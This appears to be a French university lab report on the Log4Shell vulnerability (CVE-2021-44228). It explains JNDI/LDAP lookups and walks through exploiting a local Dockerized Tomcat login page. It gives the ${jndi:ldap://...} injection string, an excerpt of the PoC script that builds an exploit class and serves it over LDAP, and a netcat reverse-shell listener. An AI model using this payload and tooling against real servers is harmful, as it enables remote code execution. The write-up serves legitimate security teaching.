Master Systèmes Informatiques Communicants : réseaux, services et sécurité (SICOM)

Rapport Application Sécurité web
Encadré par : Vieux Nicolas

Réalisé par :
BELHADJ Walid

Année universitaire : 2021/2022

Vulnérabilité log4j- CVE-2021-44228 :

Le 09 décembre 2021.

Dans ce rapport, nous allons discuter et démontrer dans une configuration de labo, l'exploitation de la nouvelle vulnérabilité identifiée sous l'imatricule **CVE-2021-44228** affectant le package de log de Java, **Log4J.** Cette vulnérabilité a un score de gravité **de 10,0** , la désignation la plus critique et offre l'exécution de code à distance sur les hôtes utilisant un logiciel qui utilise l'utilitaire **log4j**. Cette attaque a également été appelée **"Log4Shell".**

CVE-2021-44228

Description : Apache Log4j2 2.0-beta9 à 2.12.1 et 2.13.0 à 2.15.0 Les fonctionnalités JNDI utilisées dans la configuration, les messages de logs et les paramètres ne protègent pas contre attaques contrôlés de LDAP et autres JNDI endpoints. Un attaquant qui peut contrôler les messages de logs ou les paramètres de message de logs peut exécuter du code arbitraire chargé à partir de serveurs LDAP lorsque la substitution de recherche de message est activée.

Type de vulnérabilité	Exécution de code à distance
Gravité	Critique
Note CVSS de base	10,0
Versions concernées	Toutes les versions de 2.0-beta9 à 2.14.1

Qu'est-ce que Log4J :

Log4j est un utilitaire de journalisation (logs) basé sur Java qui fait partie des services de journalisation **Apache. Log4j** est l'un des nombreux frameworks de journalisation Java.

Qu'est-ce que LDAP et JNDI :

LDAP (Lightweight Directory Access Protocol) est un protocole utilisé pour l'authentification du service d'annuaire. Il fournit le langage de communication que l'application utilise pour communiquer avec d'autres services d'annuaire.

JNDI (Java Naming and Directory Interface) est une API qui fournit des fonctionnalités de nommage et de répertoire aux applications écrites à l'aide du langage de programmation Java.


Relation LDAP et JNDI :

JNDI fournit une API standard pour interagir avec les services de noms et d'annuaires à l'aide d'une interface de fournisseur de services (SPI). JNDI fournit aux applications et objets Java une interface puissante et transparente pour accéder aux services d'annuaire comme LDAP.

Scénario d'exploitation de Log4j :

Un attaquant qui peut contrôler les messages du journal ou les paramètres des messages du journal peut exécuter du code arbitraire sur le serveur vulnérable chargé à partir des serveurs LDAP lorsque la substitution de recherche de message est activée. En conséquence, un attaquant peut créer une requête spéciale qui permettrait à l'utilitaire de télécharger à distance et d'exécuter la charge utile.

Vous trouverez ci-dessous l'exemple le plus courant utilisant la combinaison de JNDI et LDAP : **${jndi:ldap://<host>:<port>/<payload>}**




Etapes :

1. Un attaquant insère la recherche JNDI dans un champ d'en-tête susceptible d'être journalisé.
2. La chaîne est transmise à log4j pour la journalisation.

3. Log4j interpole la chaîne et interroge le serveur LDAP malveillant.
4. Le serveur LDAP répond avec des informations d'annuaire contenant la classe Java malveillante.
5. Java désérialise (ou télécharge) la classe Java malveillante et l'exécute.


Proof of Concept :

Sur ce dépôt sur github.com. nous avons clonné le dépôt ci-dessous :



Nous avons déployé une image docker qui contient une page de login

Une fois la commande git clone terminée, accédez au répertoire log4j-shell-poc : une fois dans ce répertoire, nous pouvons maintenant exécuter la commande docker afin démarrer notre docker :




Puis, cette commande afin de lancer notre application containeriser :

```
┌──(root💀kali)-[/home/kali/log4j-shell-poc]
└─# docker run --network host log4j-shell-poc
16-Jan-2022 17:25:11.740 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
che Tomcat/8.0.36
16-Jan-2022 17:25:11.750 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
 9 2016 13:55:50 UTC
16-Jan-2022 17:25:11.750 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
.36.0
16-Jan-2022 17:25:11.751 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
ux
16-Jan-2022 17:25:11.752 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
0.0-kali9-amd64
16-Jan-2022 17:25:11.752 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
64
```

Ces commandes nous permettront d'utiliser le fichier docker avec une application vulnérable.

Une fois terminé, nous avons notre serveur d'application Web vulnérable prêt.

Passons maintenant à l'adresse IP cible dans le navigateur de notre kali au port **8080** :



Il s'agit donc de l'application vulnérable docker et la zone affectée par cette vulnérabilité est le champ du nom d'utilisateur. C'est ici que nous allons injecter notre payload.


Obtenir la version Java :

Au moment de la création de l'exploit, nous ne savions pas exactement quelles versions de Java fonctionnaient et lesquelles ne choisissaient pas de fonctionner avec l'une des premières versions de Java 8 : **java-8u20.**


Oracle fournit heureusement une archive pour toutes les versions précédentes de Java :

https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html .


Nous avoons défiler jusqu'à 8u20 et télécharger les fichiers appropriés pour votre système d'exploitation et votre matériel :



Ensuite nous déplaçons l'archive dans le dossier log4j et extraire son contenu :




Vérification de la version de Java :




Alors maintenant, la configuration du lab est terminée. Notre machine cible vulnérable est opérationnelle. Il est temps d'effectuer l'attaque.


Test sur un site log4Shell :

Sur ce site, nous pouvons tester si notre application est affectée par la vulnérabilité ou non.




Il suffit de cliquer sur start pour générer une requête malveillante depuis notre formulaire, le résultat est affiché sous forme de





Nous avons le choix de tester les deux payloads : LDAP ou DNS, car les deux requêtes comporte bien le préfixe qui nous intéresse « jndi » donc la fonction qui est vulnérable : mais dans notre cas nous avons utilisé LDAP, qu'on va copier, et la mettre dans les champ de notre application.



Après avoir envoyé la requête, et on revient sur notre outil de test, on va voir que toute les requêtes qu'il a reçues, et nous indique bien que l'application est vulnérable. On remarque qu'il a reçu des requêtes DNS et la requête LDAP qu'on a envoyé, et qu'on a bien envoyé une requête « get http » :

Time	Type	Source	Message
2022-01-16 17:47:07	recv_dns_query	dnscust-co-21-parth2.srv.ipv6.wifirst.net.	DNS query received. It is likely that your log4j deployment supports doing lookups. This can lead to information leakage.
2022-01-16 17:47:07	recv_dns_query	dnscust-co-21-parth2.srv.ipv6.wifirst.net.	DNS query received. It is likely that your log4j deployment supports doing lookups. This can lead to information leakage.
2022-01-16 17:47:10	recv_ldap_search	eth-east-parth2-46-193-65-63.wb.wifirst.net.	LDAP search query received. At the very least, your log4j deployment supports doing lookups. This can lead to information leakage.
2022-01-16 17:47:10	recv_http_get	eth-east-parth2-46-193-65-63.wb.wifirst.net.	GET request for RCE payload payload received.


-Notre dossier contient un script python, **poc.py** que nous allons configurer selon les paramètres de configuration de notre laboratoire. Ici, nous avons modifier ' **./jdk1.8.2.20/** ' en ' **/usr/bin/jdk1.8.0_202/'** comme surligné. Ce que nous avons fait ici, c'est que nous devons changer le chemin de l'emplacement java et la version java dans le script.

```
""" % (userip, lport)
    # writing the exploit to Exploit.java file
    p = Path("Exploit.java")
    try:
        p.write_text(program)
        subprocess.run([os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/javac"), str(p)])
    except OSError as e:
        print(Fore.RED + f'[-] Something went wrong {e}')
        raise e
    else:
        print(Fore.GREEN + '[+] Exploit java class created success')


def payload(userip: str, webport: int, lport: int) -> None:
    generate_payload(userip, lport)

    print(Fore.GREEN + '[+] Setting up LDAP server\n')

    # create the LDAP server on new thread
    t1 = threading.Thread(target=ldap_server, args=(userip, webport))
    t1.start()

    # start the web server
    print(f"[+] Starting Webserver on port {webport} http://0.0.0.0:{webport}")
    httpd = HTTPServer(('0.0.0.0', webport), SimpleHTTPRequestHandler)
    httpd.serve_forever()
```

Maintenant que toutes les modifications ont été apportées, nous devons enregistrer le fichier et nous préparer à lancer l'attaque.

Nous accéderons à l'application **webapp** vulnérable docker dans un navigateur en tapant l'adresse IP de la victime (localhost) : 8080.

Et nous exécutant la commande suivante : dans laquelle nous nous spécifions le local port « 9001 »




Ce qu'on observe ici, on voit bien qu'on a réussi à créer l'exploit JAVA et lancé le serveur LDAP, ainsi, on remarque bien qu'il est en attente de requête, ce qui veut dire que notre serveur LDAP est prêt à recevoir la requête et renvoyé le code malveillant, et enfin, le script nous donne même la syntaxe de la requête jndi pour déclencher l'exploitation.

Pour vulgariser l'attaque :

Nous sur notre machine nous avons besoin de se mettre à l'écoute de la connexion entre notre serveur « log4j » et notre machine attaquant, afin de voir ce qui va se passer :


-Lançons maintenant un écouteur netcat sur le port 9001 que nous avons spécifié en haut, qui va nous permettre de réceptionner toute les demandes de connexion de notre code malveillant de notre reverse shel :



Ce script a démarré le serveur LDAP local malveillant.


Maintenant, nous avons pris notre requête « jndi », et nous l'avons injecté dans l'application qui va faire la requête http : ***${jndi:ldap://localhost:1389/a} :***

-Le /a : Spécifie le chemin vers la classe JAVA à éxploité.

